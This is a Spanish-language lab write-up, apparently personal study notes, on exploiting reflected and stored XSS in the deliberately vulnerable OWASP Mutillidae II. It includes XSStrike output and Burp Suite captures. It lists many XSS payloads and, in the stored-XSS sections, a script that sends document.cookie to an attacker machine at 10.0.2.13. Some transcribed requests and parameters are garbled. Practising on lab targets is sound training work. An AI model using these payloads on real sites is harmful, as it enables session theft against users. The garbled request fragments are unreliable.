[+] Efficiency: 100
[+] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <A%0donPOiNterEnter%0a=%0aa=prompt,a())%0dx>v3dm0s
[+] Efficiency: 100
[+] Confidence: 10
[?] Would you like to continue scanning? [y/N] y

[+] Payload: <d3v%0aonPOiNterEnter%09=%09(confirm())>v3dm0s
[+] Efficiency: 100
[+] Confidence: 10
[?] Would you like to continue scanning? [y/N] n

(jesp@jesp)-[/opt/XSSStrike/XSSStrike]
```

Explicación:

- **Payloads generated: 18549** → XSSStrike ha creado más de 18 mil variaciones de XSS para probar.
- **Reflections found: 6** → El parámetro ToolID se refleja en la página **6 veces**, lo que indica que tu input se muestra en la respuesta HTML/JS.
- **Efficiency: 100 / Confidence: 10** → Algunos payloads son altamente efectivos y XSSStrike está bastante seguro de que son vulnerables.
- **Potentially vulnerable objects found** → Elementos dentro del HTML/JS donde podría ejecutarse XSS. Ejemplo que muestra:

`eval("(" + gPenTestToolsJSONString + ")")`


Esto indica que hay un objeto JSON dinámico donde el *input* podría ser interpretado como código JS, típico para **DOM XSS**.

Ruta del ejercicio en Mutillidae II:

OWASP 2013 > A3 - Cross-Site Scripting (XSS) > Reflected (First Order) > Text File Viewer

❑ Text File Viewer

► INYECCION MANUAL



En burpsuite:

1 2 3 4

Burp Suite Community Edition v2025.5.3 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop Request to http://10.0.2.24:80 Open browser

Time	Type	Direction	Method	URL	Status code	Length
10:18:56 29 ago 2...	HTTP	→ Request	POST	http://10.0.2.24/mutillidae/index.php?page=test-file-viewer.php		

Request

Pretty Raw Hex

```
1 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
2
3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
4
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6
7 Accept-Encoding: gzip, deflate, br
8
9 Content-Type: application/x-www-form-urlencoded
10
11 Content-Length: 109
12
13 Origin: http://10.0.2.24
14
15 Connection: keep-alive
16
17 Referer: http://10.0.2.24/mutillidae/index.php?page=test-file-viewer.php
18
19 Cookie: showhint=1, PHPSESSID=ur8p462mu7l9f8kenldk122kp4, acoappendid=swingset,jotto,phbb2,redmine, acgroupswithpersist=nada
20
21 Upgrade-Insecure-Requests: 1
22
23 Priority: u=0, i
24
25
26 textfile=http3A%2F%2Fwww.textfiles.com%2Fhacking%2Fauditoool.txt&textfile-viewer.php-submit-button=ViewFile
```

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 2

Request cookies 4

Request headers 13

Event log All issues

Memory: 100,8MB Disabled

1 2 3 4

Burp Suite Community Edition v2025.5.3 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < > + Target: http://10.0.2.24 HTTP

Request

Pretty Raw Hex

```
1 POST /mutillidae/index.php?page=test-file-viewer.php HTTP/1.1
2 Host: 10.0.2.24
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6
7 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
8
9 Accept-Encoding: gzip, deflate, br
10
11 Content-Type: application/x-www-form-urlencoded
12
13 Content-Length: 109
14
15 Origin: http://10.0.2.24
16
17 Connection: keep-alive
18
19 Referer: http://10.0.2.24/mutillidae/index.php?page=test-file-viewer.php
20
21 Cookie: showhint=1, PHPSESSID=ur8p462mu7l9f8kenldk122kp4, acoappendid=swingset,jotto,phbb2,redmine, acgroupswithpersist=nada
22
23 Upgrade-Insecure-Requests: 1
24
25 Priority: u=0, i
26
27 textfile=http3A%2F%2Fwww.textfiles.com%2Fhacking%2Fauditoool.txt&textfile-viewer.php-submit-button=ViewFile
```

Response

Inspector

Selection 66 (0x42)

Selected text

```
textfile=http3A%2F%2Fwww.textfiles.com%2Fhacking%2Fauditoool.txt
```

Decoded from: URL encoding

Cancel Apply changes

Request attributes 2

Request query parameters 1


Request body parameters 2

Request cookies 4

Request headers 13

Event log All issues

Memory: 111,3MB Disabled



→ Eso significa que el campo filename **no está sanitizado**, y por eso nuestro <script> se inyecta directamente en la página.

► XSSTRIKE

```
python3 xsstrike.py -u "http://10.0.2.24/mutillidae/index.php?page=text-file-viewer.php" \
--data "filename=test&text-file-viewer-php-submit-button=View+File" \
--headers "Cookie: showhints=1; PHPSESSID=URp8462mvTISr8kenIdki22kp4; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada"
```

```
jesp@jesp: /opt/XSSStrike/XSSStrike
Archivo Acciones Editar Vista Ayuda
└─$ python3 xssstrike.py -u "http://10.0.2.24/mutillidae/index.php?page=text-file-viewer.php" \
--data "filename=test5text-file-viewer-php-submit-button-View+file" \
--headers "Cookie: showhints=1; PHPSESSID=URp8462mvTlSr8kenldki22kp4; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada"

XSSStrike v3.1.5 README
[+] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[+] Testing parameter: page
[+] Reflections found: 6
[+] Analysing reflections
[+] Generating payloads
[+] Payloads generated: 18549
[+] Payload: <a%09onpoInTeREnter%0a=%0a(prompt)``%0dx>v3dm0s
[+] Efficiency: 100
[+] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
[+] Payload: <htMl/+onpOINTERENTER%09=%09(confirm)()%0dx>
[+] Efficiency: 100
[+] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
[+] Payload: <HTmL%0aoNMouSEovEr%0d=%0dconfirm()//
[+] Efficiency: 100
[+] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
[+] Payload: <DeTails/+onTOgGLE++confirm)%0dx//
[+] Efficiency: 100
[+] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
[+] Payload: <a%0dONMouseOVER%09=%09confirm)%0dx>v3dm0s
[+] Efficiency: 100
[+] Confidence: 10
[?] Would you like to continue scanning? [y/N]
```


Ruta del ejercicio en Mutillidae II:

OWASP 2013 > A3 - Cross-Site Scripting (XSS) > Persisted (Second Order) >


☐ [Add to your blog](#)


► [INYECCION MANUAL](#)

Aquí el payload no se ejecuta inmediatamente, solo cuando otro usuario (o uno mismo) carga la página donde el dato se refleja.



Burpsuite lo intercepta de esta forma:





En *blog_entry* cambiamos el valor por un script malicioso:

blog_entry=<script>new Image().src='http://10.0.2.13/dnslookup?cookie='+document.cookie</script>

Explicación:

- new Image().src → carga una imagen invisible.
- http://10.0.2.13/dnslookup?... → apunta a tu máquina atacante (puede ser Python HTTP server, Burp Collaborator, o DNSLog.cn).
- document.cookie → roba la cookie y la manda a tu servidor.

1 2 3 4

Send @ Cancel < > + -

Target: http://10.0.2.24 HTTP/1.1

Request

1 POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
2 Host: 10.0.2.24
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 172
9 Origin: http://10.0.2.24
10 Connection: keep-alive
11 Referer: http://10.0.2.24/mutillidae/index.php?page=add-to-your-blog.php
12 Cookie: showhint=1; PHPSESSID=ur8p462nu/19f8ken1dki22hp4; acopendvudm=wingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 csrf-token=blog_entry=blog_entry=script=nev
17 Image().src='http://10.0.2.13/dnslookup?cookie='+document.cookie+script>
18 Add-to-your-blog.php-submit-button=AddComment
19

Response

OWASP 2007

Web Services

HTML5

Others

Documentation

Resources

Getting Started: Project Whitepaper

Release Announcements

Failure is always an option

Line 170

Code 0

File /owaspbwa/mutillidae-git/classes/MySQLHandler.php

Message

connect_errno: 0
errno: 1064
error: You have an error in your SQL syntax; check the
that corresponds to your MySQL server version for the
syntax to use near 'http://10.0.2.13/dnslookup?cookie=
document.cookie', now()' at line 1
client_info: 5.1.73
host_info: Localhost via UNIX socket
Query: INSERT INTO blogs_table(blogger_name, comment,
VALUES ('anonymous', 'blog_entry=script=nev
Image().src='http://10.0.2.13/dnslookup?cookie=
document.cookie<script> ', now()) (0) [Exception]

Trace

#0 /owaspbwa/mutillidae-git/classes/MySQLHandler.php(28
MySQLHandler->doExecuteQuery('?????INSERT INT...') #1
/owaspbwa/mutillidae-git/classes/SQLQueryHandler.php(15
MySQLHandler->executeQuery('?????INSERT INT...') #2
/owaspbwa/mutillidae-git/add-to-your-blog.php(147):
SQLQueryHandler->insertBlogRecord('anonymous', 'blog_en

Diagnostic Information

Error inserting blog for anonymous

Event log All issues

Memory: 137,9MB Disabled

Para verificar la ejecución volvemos al blog o página donde se muestran los comentarios. Comprobaremos que nuestro script persistido se ejecutará.

Kali Linux

10.0.2.24/mutillidae/index.php?page=add-to-your-blog.php

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB DockerLabs

Web Services

HTML5

Others

Documentation

Resources

Getting Started: Project Whitepaper

Release Announcements

Video Tutorials

Hints

Add New Blog Entry

View Blogs

Add blog for anonymous

Note: , <i> and <u> are now allowed in blog entries

Save Blog Entry


View Blogs

2 Current Blog Entries

	Name	Date	Comment
1	anonymous	2025-08-29 06:20:54	Esto es una prueba
2	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

► XSSTRIKE


```
python3 xsstrike.py -u "http://10.0.2.24/mutillidae/index.php?page=text-file-viewer.php" \
--data "filename=test&text-file-viewer-php-submit-button=View+File" \
--headers "Cookie: showhints=1; PHPSESSID=URp8462mvTlSr8kenldki22kp4; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada"
```




☐ View someone's blog

► INYECCION MANUAL

Elegimos uno de los autores:



Interceptamos con *burpsuite*:



```
author=<script>new Image().src='http://10.0.2.13/dnslookup?cookie='+document.cookie</script>
```



OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

View Blogs

[Back](#) [Help Me!](#)

Hints

View Blog Entries

[Add To Your Blog](#)

